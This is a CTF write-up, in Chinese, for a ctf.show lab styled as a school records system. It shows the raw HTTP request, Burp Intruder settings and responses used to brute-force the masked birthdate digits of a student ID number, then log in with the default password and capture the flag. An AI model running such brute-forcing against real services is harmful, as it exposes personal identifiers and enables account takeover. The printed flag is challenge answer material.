


1. 打开靶场是一个教务管理系统



2. 点击下面的“录取名单”，下载了一个.xlsx文件，打开是一个学生数据库

序号	姓名	专业	身份证号码	备注
1	高先伊	WEB	621022*****5237	
2	嵇开梦	MISC	360730*****7653	党员
3	郎康煥	RE	522601*****8092	
4	元羿諄	PWN	451023*****3419	生源地贷款
5	祁落兴	CRYPTO	410927*****5570	

3. 回到主界面点击下面的“学生学籍信息查询系统”，根据主界面推断这是用来查找学号的



4. 查看数据库发现刚好是8位数生日被隐藏了，要爆破出身份证号码，决定爆破“高先伊”身份证号码

1	高先伊	WEB	621022*****5237
---	-----	-----	-----------------

5. 进入“学院录取查询”，输入姓名和部分正确身份证号码

6. 点击查询用bp抓包，发送到Intruder，给引号“添加payload位置”

② Payload位置

配置payload插入位置，它们可以添加到目标以及基本请求中。

```

1 POST /info/checkdb.php HTTP/1.1
2 Host: 4277dba0-7c55-4e50-b91e-5eb54da59682.challenge.ctf.show
3 Content-Length: 50
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Accept-Language: en-US
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/127.0.6533.100 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: application/json, text/javascript, */*; q=0.01
10 X-Requested-With: XMLHttpRequest
11 Sec-Ch-Ua-Platform: "Linux"
12 Origin: https://4277dba0-7c55-4e50-b91e-5eb54da59682.challenge.ctf.show
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://4277dba0-7c55-4e50-b91e-5eb54da59682.challenge.ctf.show/info/query.php
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 a=%E9%AB%98%E5%85%88%E4%BC%8A&p=621022$*****$5237

```

② Search 1高亮 清空

7. 进入“payload”模块，设置Payload类型为“数值”

位置 [payload](#) 资源池 设置

② Payload集

您可以定义一个或多个有payload集。payload集的数量取决于“位置”选项卡

Payload集:	<input type="text" value="1"/>	Payload数量
Payload类型 :	<input type="text" value="数值"/>	请求数量 :
简单列表		
指定文件(Runtime file)		
自定义迭代器		
字符替换		
大小写修改		
递归提取		
非法Unicode		
字符块		
数值		
日期		
爆破(Brute force)		
Null payloads		
字符frobbber(Character frobber)		
Bit翻转(Bit flipper)		
田口夕生威哭		

② **Payload set**

生成给定范围内

数字范围

类型:

从:

到(To):

间隔:

数量 :

数值格式

基数(Base) :

8. 设置数字范围

② Payload settings [Numbers]

生成给定范围内指定格式的有效数值内容。

数字范围

类型: 顺序 随机

从: 0

到(To): 99999999

间隔: 1

数量 :

数值格式

基数(Base) : 十进制 Hex

整数位小数位

9.0~99999999太久了，我们可以看到在主界面下面有1999-2017的时间，猜测他们被录取时有十几岁了，所以那数值范围可以设置为19800000~20180000



©1999-2017 正方软件股份有限公司 版权所有



Payload settings [Numbers]

生成给定范围内指定格式的有效数值内容。

数字范围

类型:

顺序 随机

从:

19800000

到(To):

20180000

间隔:

1

数量 :

数值格式

10. 测试的payload的状态码都是200，那我们可以看长度，通常设置降序或升序就可以找到，下图可以看到将长度设置为降序排序后，正确的生日日期直接上来了


请求	payload	状态码	接收到响应	错误	超时	长度	注释
202	19900201	200	30			822	
0		200	39			684	
1	19900000	200	41			684	
2	19900001	200	39			684	
3	19900002	200	36			684	
4	19900003	200	39			684	
5	19900004	200	36			684	
6	19900005	200	34			684	
7	19900006	200	34			684	

请求 响应 美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.20.1
3 Date: Thu, 27 Nov 2025 12:12:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
8 Access-Control-Allow-Credentials: true
9 Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
10 Access-Control-Allow-Headers:
    DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
11 Access-Control-Max-Age: 1728000
12 Content-Length: 195
13
14 {"0": "success", "msg": "\u606d\u559c\u60a8\uff0c\u60a8\u5df2\u88ab\u6211\u6821\u5f55\u53d6\uff0c\u4f60\u7684\u5b66\u53f7\u4e3a02015237\u521d\u59cb\u5bc6\u7801\u4e3a\u8eab\u4efd\u8bc1\u53f7\u7801"}
```

11. 那根据之前的身份证号码可以拼出“高先伊”的身份证号码为621022199002015237

12. 这时候就可以查看“高先伊”学号了，输入姓名和身份证->查询



13. 抓包->发送到重发器->发送（也可以直接查询，我这麻烦了）

14.解码得到学号， 默认密码是身份证号码

Unicode与中文 编码/解码

```
\u606d\u559c\u60a8\uff0c\u60a8\u5df2\u88ab\u6211\u6821\u5f55\u53d6\uff0c\u4f60\u7684\u5b66\u53f7\u4e3a02015237
\u521d\u59cb\u5bc6\u7801\u4e3a\u8eab\u4efd\u8bc1\u53f7\u7801
```

171

模式： Unicode 默认模式 \u[0-9a-f]{4} 编码忽略 Ascii 字符

恭喜您，您已被我校录取，你的学号为02015237 初始密码为身份证号码

15.进行登录，得到flag



⊕ 631cb478-160f-4e5f-bd02-7d7c01617d3c.challenge.ctf.show

恭喜您，登陆成功!ctfshow{4677418a-518b-4a53-b6c2-d576ac50d832}

确定